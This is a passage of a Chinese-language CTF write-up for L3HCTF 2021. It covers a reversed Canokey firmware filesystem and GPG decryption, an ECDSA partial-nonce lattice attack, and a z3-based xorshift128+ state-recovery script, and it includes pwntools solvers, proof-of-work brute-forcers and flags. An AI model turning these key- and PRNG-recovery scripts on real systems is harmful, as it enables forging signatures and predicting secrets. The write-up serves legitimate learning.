1 int __fastcall block_read(const struct lfs_config *c, uint32_t block, uint32_t off, void *buffer, uint32_t size)
2 {
3     memcpy(buffer, (char *)&lfs_begin + 2048 * block + off, size);
4     return 0;
5 }
```

ROM:08027FFF	DCB	0xFF	
ROM:08028000	_lfs_begin	DCB	7
ROM:08028000			
ROM:08028001	DCB	0	
ROM:08028002	DCB	0	
ROM:08028003	DCB	0	
ROM:08028004	DCB	0xF0	
ROM:08028005	DCB	0xF	
ROM:08028006	DCB	0xFF	
ROM:08028007	DCB	0xF7	
ROM:08028008	DCB	0x6C	; l
ROM:08028009	DCB	0x69	; i
ROM:0802800A	DCB	0x74	; t
ROM:0802800B	DCB	0x74	; t
ROM:0802800C	DCB	0x6C	; l
ROM:0802800D	DCB	0x65	; e
ROM:0802800E	DCB	0x66	; f
ROM:0802800F	DCB	0x73	; s
ROM:08028010	DCB	0x2F	; /
ROM:08028011	DCB	0xE0	
ROM:08028012	DCB	0	
ROM:08028013	DCB	0x10	
ROM:08028014	DCB	0	
ROM:08028015	DCB	0	

官方提供了用USB/IP模拟一张虚拟卡片的功能，对fabrication.c中的文件系统加载参数进行修改之后，导入公钥直接解密即可：

```
harryc in harry-ms7c37 in ~
> gpg --card-status
Reader .....: Canokeys Canokey [OpenPGP PIV OATH] (00000000) 00 00
Application ID ...: D276000124010304F1D0000000000000
Application type ..: OpenPGP
Version .....: 3.4
Manufacturer .....: unknown
Serial number ....: 00000000
Name of cardholder: [未设定]
Language prefs ...: [未设定]
Salutation .....:
URL of public key : [未设定]
Login data .....: [未设定]
Signature PIN ....: 非强制
Key attributes ...: ed25519 cv25519 rsa2048
Max. PIN lengths ..: 64 64 64
PIN retry counter : 3 0 3
Signature counter : 0
Signature key ....: D5C4 88AA 3C93 2804 55F4 DD08 363E 4A3F BAEE 4329
    created .....: 2021-11-11 15:23:45
Encryption key....: 4FB2 61B1 BDE7 4FE3 D91C 6E1F 41B2 1910 6421 AD4A
    created .....: 2021-11-11 15:23:45
Authentication key: [none]
General key info..: [none]
```

```
harryc in harry-ms7c37 in ~
> gpg --import /tmp/naivekun.asc
gpg: 密钥 363E4A3FBAEE4329: 公钥 "naivekun (naivekun's can0key) <naivekun0817@gmail.com>" 已导入
gpg: 处理的总数: 1
gpg: 已导入: 1

harryc in harry-ms7c37 in ~
> gpg --decrypt /tmp/flag.txt.gpg
gpg: 由 255 位的 ECDH 密钥加密, 标识为 41B219106421AD4A, 生成于 2021-11-11
    "naivekun (naivekun's can0key) <naivekun0817@gmail.com>"
L3HCTF{[REDACTED]}
```

L3HCTF{SmaRtcaRdNeedHarDwa3er0oTofTrust}

Welcome

打开题目描述中的链接加入 Discord Server, 在 announcement 频道下可以发现 flag。

#

Welcome to #announcement!

This is the start of the #announcement channel.

November 13, 2021



L3HCTF BOT 11/13/2021

L3HCTF{We1come_t0_L3HCTF!}



WJH pinned a message to this channel. See all pinned messages. 11/13/2021

Survey



感谢你参加 L3HCTF 2021

L3HCTF{See_y0u_next_time}

Crypto:

EzCEDSA

发现有k的部分泄露，然后搜索发现工具<https://github.com/bitlogik/lattice-attack>

然后照例写代码

（主程序单独写代码，然后放了基本可以直接跑的版本，需要配置好环境之后将以下文件都放入lattice-attack文件夹里）

Python

```
1 #!/usr/bin/python
2 # -*- coding: UTF-8 -*-
3
4 from pwn import *
5 q=process('./pysha.sh' )
6 s=input("plz input the nc:\n")
```

```

6 s=input("please input the host: ")
7 s=s.split(" ")
8 port=int(s[-1])
9 p=remote(s[-2],port)
10 from Crypto.Util.number import *
11 s=p.recvuntil("XXXX+".encode("utf-8"))
12 s=p.recvuntil(")".encode("utf-8"))
13 la=s[:-1]
14 s=p.recvuntil("== ".encode("utf-8"))
15
16 s=p.recvuntil("\n".encode("utf-8"))
17 sha=s[1:-1]
18 q.recvuntil("?:".encode("utf-8"))
19 q.sendline(str(la)[2:-1].encode("utf-8"))
20 q.recvuntil("ans:".encode("utf-8"))
21 q.sendline(str(sha)[2:-1].encode("utf-8"))
22
23 s=q.recvuntil("\n".encode("utf-8"))
24 ans=s[:-1]
25 print(ans)
26 q.close()
27 p.sendline(ans)
28 print(p.recvuntil(":".encode("utf-8")))
29 pubkey=eval(p.recvline())
30 data={}
31 '''
32 {
33     "curve": curveString,
34     "public_key": [pubx, puby],
35     "message": [a,b,c,...], // In case same message for all signatures
36     "known_type": "LSB"/"MSB",
37     "known_bits": 6
38     "signatures": [ {"r": intR, "s": intS, "kp": leakednoncepart }, {...}, ...
39 ]
40 '''
41 from tqdm import tqdm
42 from os import system
43 data["curve"]="SECP256K1"
44 data["public_key"]=[pubkey[0],pubkey[1]]
45 #data["message"]="0".encode("utf-8")
46 data["known_type"]="LSB"
47 data["known_bits"]=8
48 data["signatures"]=[]
49 for i in tqdm(range(100)):
50     p.recvuntil("ge:".encode("utf-8"))
51     p.sendline("0".encode("utf-8"))
52     p.recvuntil("r =".encode("utf-8"))

```

```

53     r=int(p.recvline())
54     p.recvuntil("s=".encode("utf-8"))
55
56     s=int(p.recvline())
57     p.recvuntil("kp=".encode("utf-8"))
58     kp=int(p.recvline())
59     p.recvuntil("hash=".encode("utf-8"))
60     hsh=int(p.recvline())
61     (data["signatures"]).append({"r":r,"s":s,"kp":kp,"hash":hsh})
62
63     f=open("data.json","w")
64     import json
65     f.write(json.dumps(data))
66     f.close()
67
68     system("python3 lattice_attack.py -f data.json")
69     d=eval(input("plz input the ans\n"))
70     p.sendline(str(d).encode("utf-8"))
71     p.interactive()

```

```

CII, no guarantees. See https://docs.pwntools.com/#bytes
p.recvuntil("s =")
/home/zuni-w/Desktop/pow1.py:57: BytesWarning: Text is not bytes; assuming AS
CII, no guarantees. See https://docs.pwntools.com/#bytes
p.recvuntil("kp =")
/home/zuni-w/Desktop/pow1.py:59: BytesWarning: Text is not bytes; assuming AS
CII, no guarantees. See https://docs.pwntools.com/#bytes
p.recvuntil("hash =")
100%|████████████████████████████████████████| 100/100 [00:22<00:00, 4.40it/s]

—— Lattice ECDSA Attack ——
Loading data from file data1.json
Running with 8 bits of k (LSB)
Starting recovery attack (curve SECP256K1)
Constructing matrix
Solving matrix ...
LLL reduction
Key found \o/ 8Plus
0x45af34c8cdfef56fcb4f45f7c285467e07d4809445d0eb886ab7791176fc6383

[*] Switching to interactive mode
Give me dA 6.33
$ 315191490930748683278897439852816629192116816602527640066493467800705232003
87 8Plus
L3HCTF{c7b7e21f60fd1e2deb233fcfd7ebfa12}[*] Got EOF while reading in interactive
$

```

粗略的爆破，看大致功能。

Python

```
1  import hashlib
2  from pwn import *
3  context.log_level='debug'
4  def PoW(part,hash_value):
5      #part = "e78ba23fa3c57"
6      #hash_value =
7          "7dd352349a7fdc4fd5d301b9d0da9e387448a7f2d910c73cc3d227258f333c8e"
8      p=part.decode()
9      hash_value=hash_value.decode()
10     for i in range(16**(16-len(part))):
11         token = p + hex(i)[2:].zfill(16-len(part))
12         if(hashlib.sha256(token.encode("ascii")).hexdigest()==hash_value):
13             print(token)
14             return token
15
16 r=remote("121.36.201.164",9999)
17
18 count = 0
19 while(1):
20     r.recvuntil(b"sha256(")
21     part = r.recvuntil(b"*")[:-1]
22     log.info(part)
23     r.recvuntil(b"== ")
24     hash = r.recvline()[:-1]
25     log.info(hash)
26     r.recvuntil("tell me the ? in sha256(?)")
27     result=PoW(part,hash)
28     r.sendline(result)
29     count+=1
30     log.warn(count)
31
32
```

Python

```
1  from pwn import *
2  from hashlib import sha256
3  import threading
4  context.log_level='debug'
```

```

5 prev=b''
6 #hash_value='f0cf6ad5949dbd069a407c9a36464cd04a09a94b194b4a07ea8a1559b5375960'
7 flag=1
8 ans=''
9 s='0123456789abcdef'
10 now_time=0
11 p=[]
12 ss=[]
13 b=b''
14 def dfs(k,n):
15     global b
16     if k==n:
17         p.append(b)
18         return
19     for i in s:
20         b+=i.encode()
21         dfs(k+1,n)
22         b=b[:-1]
23     if k==0:
24         print(str(n)+':done')
25     return p
26
27 def pow_():
28     global flag,ans,ss
29     while flag:
30         x=ss[0]
31         ss.pop(0)
32         #print(sha256(prev+x).hexdigest())
33         #print(len(que[now_time]))
34         if sha256(prev+x).hexdigest()==hash_value.decode():
35             flag=0
36             ans=prev+x
37             print('-----')
38             >' +x.decode())
39
40 def get_hash_value():
41     global hash_value,prev
42     io.recvuntil(b'sha256(')
43     prev=io.recvuntil('*')[:-1]
44     io.recvuntil(b'== ')
45     hash_value=io.recvline()[:-1]
46
47     success('hash_value:'+hash_value.decode())
48     success('prev:'+prev.decode())
49
50 que=[]
51 que.append(dfs(0,3))

```



```
51 que.append(dfs(0,4))
52 que.append(dfs(0,5))
53 print('start')
54 #print(que)
55 #do prev
56 io=remote('121.36.201.164',9999)
57 thread_number=64
58
59 ss=que[now_time]
60 flag=1
61 print('=====1=====')
62 get_hash_value()
63 thread_list=[]
64 for i in range(thread_number):
65     thread = threading.Thread(target=pow_)
66     thread.start()
67     thread_list.append(thread)
68 for i in thread_list:
69     i.join()
70 io.sendlineafter(b'sha256(?):',ans)
71 now_time+=1
72
73 ss=que[now_time]
74 flag=1
75 print('=====2=====')
76 get_hash_value()
77 thread_list=[]
78 for i in range(thread_number):
79     thread = threading.Thread(target=pow_)
80     thread.start()
81     thread_list.append(thread)
82 for i in thread_list:
83     i.join()
84 io.sendlineafter(b'sha256(?):',ans)
85 now_time+=1
86
87 ss=que[now_time]
88 flag=1
89 print('=====3=====')
90 get_hash_value()
91 thread_list=[]
92 for i in range(thread_number):
93     thread = threading.Thread(target=pow_)
94     thread.start()
95     thread_list.append(thread)
96 for i in thread_list:
97     i.join()
98 io.sendlineafter(b'sha256(?):',ans)
```

```
99  now_time+=1
100
101
102
103  io.interactive()
```

跑到后面就直接不行了。。

在逆向师傅们的帮助下找到了随机数生成器是xorshiftxor+，发现能爆四个出正好可以用来恢复随机数，然后找到一些文档写脚本。

主通信脚本：

Python

```
1  from pwn import *
2  from hashlib import sha256
3  p=remote("121.36.201.164",9999)
4  l=process("./xor.sh")
5  print(l.recvline())
6  p.recvuntil("rrr~\n")
7  table=b"1234567890abcdef"
8  from itertools import product
9  def find_pow(m1,ans,i,m2set):
10     for j in m2set:
11         m2=bytes(j)
12         m2=m1+m2
13         q=sha256()
14         q.update(m2)
15         d=q.hexdigest().encode("UTF-8")
16         if ans in d:
17             p.recvuntil(b"(:)")
18             print(m2)
19             l.sendline(m2)
20             p.sendline(m2)
21             return m2
22  import threading
23
24  for i in range(3,7):
25     s=p.recvline()
26     #print(s)
27     m1=s[7:s.find(b"*")]
28     ans=s[28:-1]
29     t=product(table,repeat=i)
30
31     for j in range(256):
32         thread=threading.Thread(target=find_pow,args=(m1,ans,i,t))
33         thread.start()
```

```

34 print(l.recvline())
35 print(l.recvline())
36 print(l.recvline())
37 print(l.recvline())
38 print(l.recvline())
39 print(l.recvline())
40 def pad(x):
41     return b"0"*(16-len(x))+x
42 for i in range(7,16):
43     s=l.recvline()
44     print(pad(s[6:-1]))
45     p.sendline(pad(s[6:-1]))
46     print(p.recvline())
47
48 p.interactive()

```

随机数逆向脚本：

Apache

```

1  import sys
2  import math
3  import struct
4  import random
5  from z3 import *
6
7  MASK = 0xFFFFFFFFFFFFFFFF
8
9  # xor_shift_128_plus algorithm
10 def xs128p(state0, state1, browser):
11     s1 = state0 & MASK
12     s0 = state1 & MASK
13     s1 ^= (s1 << 23) & MASK
14     s1 ^= (s1 >> 17) & MASK
15     s1 ^= s0 & MASK
16     s1 ^= (s0 >> 26) & MASK
17     state0 = state1 & MASK
18     state1 = s1 & MASK
19     if browser == 'chrome':
20         generated = state0 & MASK
21     else:
22         generated = (state0 + state1) & MASK
23
24     return state0, state1, generated
25
26 # Symbolic execution of xs128p
27 def sym_xs128p(slvr, sym_state0, sym_state1, generated, browser):
28     s1 = sym_state0 & MASK
29     s0 = sym_state1 & MASK
30     s1 ^= (s1 << 23) & MASK
31     s1 ^= (s1 >> 17) & MASK
32     s1 ^= s0 & MASK
33     s1 ^= (s0 >> 26) & MASK
34     state0 = sym_state1 & MASK
35     state1 = s1 & MASK
36     if browser == 'chrome':
37         generated = state0 & MASK
38     else:
39         generated = (state0 + state1) & MASK
40
41     return state0, state1, generated

```

```

28     s1 = sym_state0
29     s0 = sym_state1
30     s1 ^= (s1 << 23)
31     s1 ^= LShR(s1, 17)
32     s1 ^= s0
33     s1 ^= LShR(s0, 26)
34     sym_state0 = sym_state1
35     sym_state1 = s1
36     if browser == 'chrome':
37         calc = sym_state0
38     else:
39         calc = (sym_state0 + sym_state1)
40
41     condition = Bool('c%d' % int(generated * random.random()))
42     if browser == 'chrome':
43         impl = Implies(condition, LShR(calc, 12) == int(generated))
44     elif browser == 'firefox' or browser == 'safari' :
45         # Firefox and Safari save an extra bit
46         impl = Implies(condition, (calc & 0x1FFFFFFFFFFFFFFF) == int(generated))
47     else:
48
49         impl = Implies(condition, (calc & 0xFFFFFFFFFFFFFFFF) == int(generated))
50
51     slvr.add(impl)
52     return sym_state0, sym_state1, [condition]
53
54 def reverse17(val):
55     return val ^ (val >> 17) ^ (val >> 34) ^ (val >> 51)
56
57 def reverse23(val):
58     return (val ^ (val << 23) ^ (val << 46)) & MASK
59
60 def xs128p_backward(state0, state1, browser):
61     prev_state1 = state0
62     prev_state0 = state1 ^ (state0 >> 26)
63     prev_state0 = prev_state0 ^ state0
64     prev_state0 = reverse17(prev_state0)
65     prev_state0 = reverse23(prev_state0)
66     # this is only called from an if chrome
67     # but let's be safe in case someone copies it out
68     if browser == 'chrome':
69         generated = prev_state0
70     else:
71         generated = (prev_state0 + prev_state1) & MASK
72     return prev_state0, prev_state1, generated
73
74 # Print 'last seen' random number
75 # and winning numbers following that.

```

```

75 # This was for debugging. We know that Math.random()
76 # is called in the browser zero times (updated) for each page click
77 # in Chrome and once for each page click in Firefox.
78 # Since we have to click once to enter the numbers
79 # and once for Play, we indicate the winning numbers
80 # with an arrow.
81 def power_ball(generated, browser):
82     # for each random number (skip 4 of 5 that we generated)
83     for idx in range(len(generated[4:])):
84         # powerball range is 1 to 69
85         poss = list(range(1, 70))
86         # base index 4 to skip
87         gen = generated[4+idx:]
88         # get 'last seen' number
89         g0 = gen[0]
90         gen = gen[1:]
91         # make sure we have enough numbers
92         if len(gen) < 6:
93             break
94         print(g0)
95
96         # generate 5 winning numbers
97         nums = []
98         for jdx in range(5):
99             index = int(gen[jdx] * len(poss))
100             val = poss[index]
101             poss = poss[:index] + poss[index+1:]
102             nums.append(val)
103
104         # print indicator
105         if idx == 0 and browser == 'chrome':
106             print('--->', end='')
107         elif idx == 2 and browser == 'firefox':
108             print('--->', end='')
109         else:
110             print(' ', end='')
111         # print winning numbers
112         print(sorted(nums), end='')
113
114         # generate / print power number or w/e it's called
115         double = gen[5]
116         val = int(math.floor(double * 26) + 1)
117         print(val)
118
119 # Firefox nextDouble():
120     # (rand_uint64 & ((1 << 53) - 1)) / (1 << 53)
121 # Chrome nextDouble():
122     # (state0 | 0x3FF0000000000000) - 1.0

```

```

123 # Safari weakRandom.get():
124     # (rand_uint64 & ((1 << 53) - 1) * (1.0 / (1 << 53)))
125 def to_double(browser, out):
126     if browser == 'chrome':
127         double_bits = (out >> 12) | 0x3FF0000000000000
128         double = struct.unpack('d', struct.pack('<Q', double_bits))[0] - 1
129     elif browser == 'firefox':
130         double = float(out & 0x1FFFFFFFFFFFFFFF) / (0x1 << 53)
131     elif browser == 'safari':
132         double = float(out & 0x1FFFFFFFFFFFFFFF) * (1.0 / (0x1 << 53))
133     else :
134         double = out
135     return double
136
137
138 def main():
139     # Note:
140         # Safari tests have always turned up UNSAT
141         # Wait for an update from Apple?
142     # browser = 'safari'
143     browser = ''
144     # browser = 'firefox'
145     print('BROWSER: %s' % browser)
146
147     # In your browser's JavaScript console:
148     # _ = []; for(var i=0; i<5; ++i) { _.push(Math.random()) } ; console.log
149     # Enter at least the 3 first random numbers you observed here:
150     # Observations show Chrome needs ~5
151     dubs = [
152         0.5368584449767335, 0.883588766746984, 0.7895949638905317,
153         0.5106241305628436, 0.49965622623126693]
154     if browser == 'chrome':
155         dubs = dubs[:-1]
156     dubs=[0x75c912e6167548ba,0xa9639dbec276c1f7,0xa88855fffe406b3a,
157         0xde1351be2dcdd21c]
158     dubs=[]
159     for i in range(4):
160         dubs.append(int(input(),16))
161     print(dubs)
162     # from the doubles, generate known piece of the original uint64
163     generated = []
164     for idx in range(len(dubs)):
165         if browser == 'chrome':
166             recovered = struct.unpack('<Q', struct.pack('d', dubs[idx] + 1))[0
167 ] & (MASK >> 12)
168             elif browser == 'firefox':

```

```

168         recovered = dubs[idx] * (0x1 << 53)
169     elif browser == 'safari':
170         recovered = dubs[idx] / (1.0 / (1 << 53))
171     else :
172         recovered = dubs[idx]
173     generated.append(recovered)
174
175     # setup symbolic state for xorshift128+
176     ostate0, ostate1 = BitVecs('ostate0 ostate1', 64)
177     sym_state0 = ostate0
178     sym_state1 = ostate1
179     slvr = Solver()
180     conditions = []
181
182     # run symbolic xorshift128+ algorithm for three iterations
183     # using the recovered numbers as constraints
184     for ea in range(len(dubs)):
185         sym_state0, sym_state1, ret_conditions = sym_xs128p(slvr, sym_state0,
sym_state1, generated[ea], browser)
186         conditions += ret_conditions
187
188     if slvr.check(conditions) == sat:
189         # get a solved state
190         m = slvr.model()
191         state0 = m[ostate0].as_long()
192         state1 = m[ostate1].as_long()
193         slvr.add(Or(ostate0 != m[ostate0], ostate1 != m[ostate1]))
194         if slvr.check(conditions) == sat:
195             print('WARNING: multiple solutions found! use more dubs!')
196         print('state', state0, state1)
197
198         generated = []
199         # generate random numbers from recovered state
200         for idx in range(20):
201             if browser == 'chrome':
202                 state0, state1, out = xs128p_backward(state0, state1, browser)
203                 out = state0 & MASK
204             else:
205                 state0, state1, out = xs128p(state0, state1, browser)
206
207             double = to_double(browser, out)
208             print('gen', hex(double))
209             generated.append(double)
210
211         # use generated numbers to predict powerball numbers
212         # power_ball(generated, browser)
213     else:
214         print('UNSAT')

```

```
215
216 main()
```

```
c302282eb594e74e7522a5dc7cfe2a74901a9f7228cf\n'
b'6a4cb40ba44a9857'
b'tell me the ? in sha256(?):sha256(6a4cb40***** ) = 6c0ed0666ed007119baa
12e5991779ed5de3b17fef04c5b5ed0ec33b97abb1f6\n'
b'57f8cfc3ede892cf'
b'tell me the ? in sha256(?):sha256(57f8cf***** ) = 6f3768b28eff2f3225e0
f1d5c19919e0452631d3b3c3aa30601daba404656391\n'
b'f7d9e8a606b1d199'
b'tell me the ? in sha256(?):sha256(f7d9e***** ) = bd78d93bfec54beb7653
dd88d525df1d60799fb1b03d591893bfea3d1487ddf0\n'
b'cdda5a10628aec40'
b'tell me the ? in sha256(?):sha256(cdda***** ) = 04e70482e5d597e50577
c6e4883c71a4fcdd0f143cb18f67a253dee6e38d3e2c\n'
b'0703e8f99df7426b'
b'tell me the ? in sha256(?):sha256(070***** ) = 1f5fdec5564628f80e04
67370fda3b7b23bca9d949c5f7774d7ce5ba98c5cf6b\n'
b'40f7f272b033d9e2'
b'tell me the ? in sha256(?):sha256(40***** ) = 65357023a8f6faf511fa
0233bb3e9d35c55ebd93f000ab5cb0471c12dfa66920\n'
b'd7453c092f5c0df0'
b'tell me the ? in sha256(?):sha256(d***** ) = cb93114bf23504400561
db915424502f269bf3c30698de6c9d5d9ea56ced32ce\n'
[*] Switching to interactive mode
tell me the ? in sha256(?):L3HCTF{93017e02f353d6ed2c58643e9363b1bdbb7e3b05edb
6cc9dbcde9e96fbc427f3}
[*] Got EOF while reading in interactive
$ zsh: suspended (signal) python3 pow2.py
```